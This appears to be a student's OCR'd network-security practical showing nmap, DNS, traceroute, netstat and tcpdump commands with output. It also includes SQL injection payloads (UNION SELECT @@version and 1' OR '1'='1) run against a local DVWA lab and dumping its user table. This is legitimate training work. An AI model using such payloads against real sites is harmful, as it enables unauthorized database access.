
```
kalios@kali:~$ python3 -m http.server 8080
```

```
kalios@kali:~$ sudo nmap -sV -p 8080 127.0.0.1
[sudo] password for kalios:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-0
4-15 20:05 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000085s latency).

PORT     STATE  SERVICE    VERSION
8080/tcp closed http-proxy

Service detection performed. Please report any in
correct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.
65 seconds
```

10. How can we identify the version of services running on open ports using Nmap

--- nmap -sV svgu.ac.in

11. Implement SQL injection attack, querying the database type and version on MySQL and Microsoft.




User ID: 1' UNION SELECT null, @@version --

```
ID: 1' UNION SELECT null, @@version --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, @@version --
First name:
Surname: 10.4.32-MariaDB
```

Practical-4

1. Performs a reverse DNS lookup to find the domain name associated with an IP address 8.8.8.8.



```
kalios@kali:~$ nslookup 8.8.8.8
8.8.8.8.in-addr.arpa    name = dns.google.
```


2. Explain windump in detail with all options.

Ans: Windump is the **Windows** version of **tcpdump**, a command-line packet analyzer. It allows us to capture and analyze network traffic from the system's network interfaces.

windump [options] [expression]

Option	**Description**
-D	List all available interfaces
-i <interface>	Capture from a specific interface (e.g., -i 2)
-n	Don't resolve IP addresses to hostnames
-nn	Don't resolve hostnames or ports (faster)
-v, -vv, -vvv	Increase verbosity of output
-c <count>	Capture only <count> number of packets
-w <file>	Write captured packets to a file (in .pcap format)
-r <file>	Read packets from a previously saved .pcap file
-s <snaplen>	Set the snapshot length (bytes captured per packet; use -s 0 for full)
-e	Print the link-level header on each line of output
-t	Don't print timestamps
-tt	Print unformatted timestamps


3. Queries for all types of DNS records available for the domain. (Explain the queries).



```
kalios@kali:~$ dig facebook.com ANY

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> facebook.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22730
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;facebook.com.                  IN      ANY

;; ANSWER SECTION:
facebook.com.           23      IN      A       31.13.79.35
facebook.com.           25      IN      AAAA    2a03:2880:f16e:181:face:b00c:0:25de

;; Query time: 4122 msec
;; SERVER: 192.168.209.2#53(192.168.209.2)
;; WHEN: Tue Apr 15 20:11:27 PDT 2025
;; MSG SIZE  rcvd: 85
```


Record Type	**Name**	**Description**
A	Address Record	Maps a domain to an IPv4 address
AAAA	IPv6 Address Record	Maps a domain to an IPv6 address
CNAME	Canonical Name	Alias of one domain to another (e.g., www → example.com)
MX	Mail Exchange	Specifies mail servers for receiving emails for the domain
NS	Name Server	Specifies authoritative DNS servers for the domain
TXT	Text Record	Holds arbitrary text, commonly for SPF/DKIM/verification purposes
PTR	Pointer Record	Used for reverse DNS lookups (IP → hostname)
SOA	Start of Authority	Contains zone info: admin email, serial number, refresh times

4. Querying DNS Records Using IPv6 using host command.



```
kalios@kali:~$ host -t aaaa google.com
google.com has IPv6 address 2404:6800:4009:822::200e
```


5. how we Limits the number of hops (intermediate routers) to the specified maximum in traceroute command? Write a command.



```
Microsoft Windows [Version 10.0.27881.1000]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ZENIL SHAH>tracert -h 10 google.com

Tracing route to google.com [2404:6800:4009:82b::200e]
over a maximum of 10 hops:

  1     2 ms     2 ms     2 ms  2401:4900:7924:2598::c7
  2     *        *        *     Request timed out.
  3     *       86 ms     *     2401:4900:0:bce::1
  4    37 ms    36 ms    37 ms  2401:4900:0:afe::6
  5     *        *        *     Request timed out.
  6    40 ms    37 ms    39 ms  2401:4900:4c:c409::2519
  7   149 ms    36 ms    35 ms  2404:a800:2a00:20a::2a
  8    54 ms    34 ms    41 ms  2404:a800:2a00:20a::29
  9   252 ms    37 ms   248 ms  2404:a800::167
 10   150 ms    69 ms    62 ms  2001:4860:1:1::3900

Trace complete.

C:\Users\ZENIL SHAH>
```


6 Explain ping command in detail

Ans: ping command checks for connection between client and server by sending packets.




```
kalios@kali:~$ ping webwizards.in
PING webwizards.in (160.30.208.11) 56(84) bytes of data.
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=1 ttl=128 time=1208 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=2 ttl=128 time=903 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=3 ttl=128 time=1333 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=4 ttl=128 time=1207 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=5 ttl=128 time=1303 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=6 ttl=128 time=607 ms
64 bytes from sg-shared01.dapanel.net (160.30.208.11): icmp_seq=7 ttl=128 time=848 ms
^C
--- webwizards.in ping statistics ---
8 packets transmitted, 7 received, 12.5% packet loss, time 7107ms
rtt min/avg/max/mdev = 607.383/1058.360/1332.965/254.086 ms, pipe 2
```

7 Displays network statistics with the process information using netstat.




```
kalios@kali:~$ netstat -s
Ip:
    Forwarding: 2
    271311 total packets received
    25 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    271172 incoming packets delivered
    274577 requests sent out
    4 dropped because of missing route
Icmp:
    1464 ICMP messages received
    280 input ICMP message failed
    ICMP input histogram:
        destination unreachable: 387
        echo replies: 1077
    2037 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        destination unreachable: 361
        echo requests: 1674
        timestamp requests: 2
IcmpMsg:
        InType0: 1077
        InType3: 387
        OutType3: 361
        OutType8: 1674
        OutType13: 2
Tcp:
    2091 active connection openings
    2 passive connection openings
    49 failed connection attempts
    45 connection resets received
    0 connections established
    268238 segments received
    133716 segments sent out
    3308 segments retransmitted
    0 bad segments received
    131157 resets sent
Udp:
    241 packets received
    12 packets to unknown port received
    0 packet receive errors
    372 packets sent
    0 receive buffer errors
    0 send buffer errors
```

8. Captures a 10 packets and then stops using tcpdump.



```
kalios@kali:~$ sudo tcpdump -i eth0 -c 10
[sudo] password for kalios:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:01:43.254598 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
21:01:43.255649 IP 192.168.209.128.33600 > 192.168.209.2.domain: 9577+ PTR? 2.209.168.192.in-ad
dr.arpa. (44)
21:01:44.305164 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
21:01:45.246587 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
21:01:46.249053 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
21:01:47.329415 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
21:01:47.771396 ARP, Request who-has 192.168.209.128 tell 192.168.209.2, length 46
21:01:47.771423 ARP, Reply 192.168.209.128 is-at 00:0c:29:cb:79:bc (oui Unknown), length 28
21:01:47.771546 IP 192.168.209.2.domain > 192.168.209.128.33600: 9577 NXDomain 0/1/0 (103)
21:01:47.771865 IP 192.168.209.128.48293 > 192.168.209.2.domain: 21336+ PTR? 1.209.168.192.in-a
ddr.arpa. (44)
10 packets captured
16 packets received by filter
0 packets dropped by kernel
```

9. Using Nmap –sT Complete the TCP handshake with your machine.




```
kalios@kali:~$ echo "Listening on Port 443";
sudo nc -l -p 443
Listening on Port 443
[sudo] password for kalios:
```

```
kalios@kali:~$ nmap -sT -p 0- localhost
Starting Nmap 7.80 ( https://nmap.org ) at 20
25-04-15 21:05 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000047s latency).
Other addresses for localhost (not scanned):
::1
All 65536 scanned ports on localhost (127.0.0
.1) are closed

Nmap done: 1 IP address (1 host up) scanned i
n 1.96 seconds
```


Ans: In the first terminal, the connection gets closed once the TCP handshake is completed by second terminal.

10. write a command in Nmap to Scan a Range of Ports of your machine.



```
kalios@kali:~$ nmap -sT -p 400-2000 localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-15 21:07 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1
All 1601 scanned ports on localhost (127.0.0.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

11. Implement SQL injection vulnerability of Unprotected admin functionality with unpredictable URL.



http://localhost/dvwa/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```